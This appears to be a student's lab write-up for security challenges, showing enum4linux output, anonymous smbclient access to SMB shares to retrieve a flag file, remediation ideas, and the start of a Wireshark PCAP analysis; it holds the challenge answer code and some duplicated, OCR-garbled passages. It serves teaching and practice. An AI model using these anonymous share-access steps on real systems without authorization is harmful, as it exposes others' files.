[+] Server 10.5.5.14 allows sessions using username '', password ''


 =================================( Getting domain SID for 10.5.5.14 )=================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==================================( Share Enumeration on 10.5.5.14 )==================================
```



```
[+] Can't determine if host is part of domain or part of a workgroup

 ================================( Share Enumeration on 10.5.5.14 )================================

        Sharename       Type      Comment
        ---------       ----      -------
        homes           Disk      All home directories
        workfiles       Disk      Confidential Workfiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

[+] Attempting to map shares on 10.5.5.14


[E] Can't understand response:

tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.5.5.14/homes       Mapping: N/A Listing: N/A Writing: N/A
//10.5.5.14/workfiles   Mapping: OK Listing: OK Writing: N/A
//10.5.5.14/print$      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.5.5.14/IPC$        Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sun Jan 11 06:56:04 2026
```


What shares are listed on the SMB server? Which ones are accessible without a valid user login?

homes, IPC$, print$ and workfiles. home, workfiles and print$ are accessible without valid user credentials.

Step 3: Investigate each shared directory to find the file.


Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Command: smcclient //10.5.5.14/homes




```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/homes
Password for [WORKGROUP\kali]:
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

Command: smcclient //10.5.5.14/workfiles




```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/workfiles
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Sep  2 13:39:42 2019
  ..                                  D        0  Fri Aug 13 20:15:47 2021

                38497656 blocks of size 1024. 8656344 blocks available
smb: \> exit
```


Command: smcclient //10.5.5.14/print$



```
┌──(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021

                38497656 blocks of size 1024. 8656344 blocks available
smb: \> cd COLOR
smb: \COLOR\> ls
  .                                   D        0  Mon Sep  2 13:39:42 2019
  ..                                  D        0  Mon Aug 14 09:42:06 2023

                38497656 blocks of size 1024. 8656344 blocks available
smb: \COLOR\> cd ..
smb: \> pwd
```



```
smb: \> cd COLOR
smb: \COLOR\> ls
  .                                   D        0  Mon Sep  2 13:39:42 2019
  ..                                  D        0  Mon Aug 14 09:42:06 2023

                38497656 blocks of size 1024. 8656344 blocks available
smb: \COLOR\> cd ..
smb: \> pwd
Current directory is \\10.5.5.14\print$\
smb: \> cd OTHER
smb: \OTHER\> ls
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8656332 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (100.6 KiloBytes/sec) (average 100.6 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿Kali)-[~]
└─$ ls
Desktop      Music     Templates  capture1.pcap       nmap_version.txt     scan_os_host23.txt  scan_smba.txt
Documents    OTHER     Videos     discovery_scan.txt  packetdump.pcap      scan_psva.txt       scan_vpsv_host23.txt
Downloads    Pictures  an         ifconfig.txt        scan_enum_users.txt  scan_results.htm    sfa_cert.html
```



```
  .                                   D        0  Fri Oct  8 00:00:00 2021
  ..                                  D        0  Mon Aug 14 09:42:06 2023
  sxij42.txt                          N      103  Tue Oct 12 00:00:00 2021

                38497656 blocks of size 1024. 8656332 blocks available
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (100.6 KiloBytes/sec) (average 100.6 KiloBytes/sec)
smb: \OTHER\> exit

┌──(kali㉿Kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿Kali)-[~]
└─$ ls
Desktop      Music      Templates   capture1.pcap       nmap_version.txt     scan_os_host23.txt  scan_smba.txt
Documents    OTHER      Videos      discovery_scan.txt  packetdump.pcap      scan_psva.txt       scan_vpsv_host23.txt
Downloads    Pictures   an          ifconfig.txt        scan_enum_users.txt  scan_results.htm    sfa_cert.html
IP_list.txt  Public     badfile.txt nmap_version        scan_host23.txt      scan_results.txt    sxij42.txt

┌──(kali㉿Kali)-[~]
└─$ cat sxij42.txt
Congratulations!
You found the flag for Challenge 3!
The code for this challenge is NWs39691.


┌──(kali㉿Kali)-[~]
└─$ 
```

Locate the file with the Challenge 3 code. Download the file and open it locally.

Command: smb: \OTHER\> get sxij42.txt

Command: smb: \OTHER\> cat sxij42.txt

In which share is the file found?
print$/OTHER

What is the name of the file with Challenge 3 code?
sxij42.txt

Enter the code for Challenge 3 below.


The code for this challenge is NWs39691

Step 4: Research and propose SMB attack remediation.

What are two remediation methods for preventing SMB servers from being accessed are

1. disabling anonymous access and enforcing authentication
2. restricting SMB traffic using firewall rules or access control lists

Challenge 4: Analyze a PCAP File to Find Information



No.	Time	Source	Destination	Protocol	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	DHCP Discove
2	0.000704	IntelCor_0d:56:78	Broadcast	ARP	Who has 10.0
3	0.070622	0.0.0.0	255.255.255.255	DHCP	DHCP Request
4	0.472383	0.0.0.0	255.255.255.255	DHCP	DHCP Request
5	0.644042	RealtekU_12:34:56	Broadcast	ARP	Who has 10.0
6	0.644108	RealtekU_12:34:56	Broadcast	ARP	Who has 10.0
7	1.001716	RealtekU_12:34:56	Broadcast	ARP	Who has 10.0
8	1.001767	RealtekU_0a:e3:c7	RealtekU_12:34:56	ARP	10.0.0.158 i:
9	1.385747	10.0.0.162	10.0.0.158	TCP	37340 > iscs
10	1.385965	10.0.0.158	10.0.0.162	TCP	iscsi-target
11	1.386246	10.0.0.162	10.0.0.158	TCP	37340 > iscs
12	1.390919	10.0.0.162	10.0.0.158	TCP	[TCP segment
13	1.610420	10.0.0.158	10.0.0.162	TCP	iscsi-target
14	1.610748	10.0.0.162	10.0.0.158	TCP	[TCP segment
15	1.813495	10.0.0.158	10.0.0.162	TCP	iscsi-target

```
⊞ Frame 1: 429 bytes on wire (3432 bits), 429 bytes captured (3432 bits)
⊞ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: Broadcast (ff
⊞ Internet Protocol, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.25
⊞ User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
⊞ Bootstrap Protocol
```

```
0000  ff ff ff ff ff ff 52 54  00 12 34 56 08 00 45 00   ......RT ..4V..E.
0010  01 9f 00 01 00 00 40 11  79 4e 00 00 00 00 ff ff   ......@. yN......
0020  ff ff 00 44 00 43 01 8b  c7 bb 01 01 06 00 00 12   ...D.C.. ........
0030  34 56 00 04 00 00 00 00  00 00 00 00 00 00 00 00   4V...... ........
0040  00 00 00 00 00 00 52 54  00 12 34 56 00 00 00 00   ......RT ..4V....
```


Realtek RTL8139/810x Family Fast Ethernet NIC... | Packets: 592 Displaye... | Profile: Default

This Photo by Unknown Author is licensed under CC BY-SA

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file.


Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.



```
┌──(kali㉿Kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿Kali)-[~]
└─$ ls
Desktop     Music     Templates   capture1.pcap       nmap_version.txt     scan_os_host23.txt  scan_smba.txt
Documents   OTHER     Videos      discovery_scan.txt  packetdump.pcap      scan_psva.txt       scan_vpsv_host23.txt
Downloads   Pictures  an          ifconfig.txt        scan_enum_users.txt  scan_results.htm    sfa_cert.html
IP_list.txt Public    badfile.txt nmap_version        scan_host23.txt      scan_results.txt    sxij42.txt

┌──(kali㉿Kali)-[~]
└─$ cd Downloads

┌──(kali㉿Kali)-[~/Downloads]
└─$ ls
SA.pcap  report-41db5e5d-89a8-41dc-8322-d70795a48ba9.pdf

┌──(kali㉿Kali)-[~/Downloads]
└─$ wireshark SA.pcap
```

What is the IP address of the target computer?

home/kali/Downloads/ SA.pcap




SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source       Destination  Protocol Length Info
   1 0.000000000   10.5.5.1     10.5.5.11    TCP        74 57868 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=20
   2 0.000029903   10.5.5.11    10.5.5.1     TCP        74 80 → 57868 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PE
   3 0.000040868   10.5.5.1     10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025858102 TSec
   4 0.000071795   10.5.5.1     10.5.5.11    HTTP      159 GET /database-offline.php HTTP/1.1
   5 0.000164684   10.5.5.11    10.5.5.1     TCP        66 80 → 57868 [ACK] Seq=1 Ack=94 Win=65152 Len=0 TSval=286146855 TSec
   6 0.011841434   10.5.5.11    10.5.5.1     HTTP     3794 HTTP/1.1 200 OK  (text/html)
   7 0.011854615   10.5.5.1     10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=94 Ack=3729 Win=63232 Len=0 TSval=2025858114
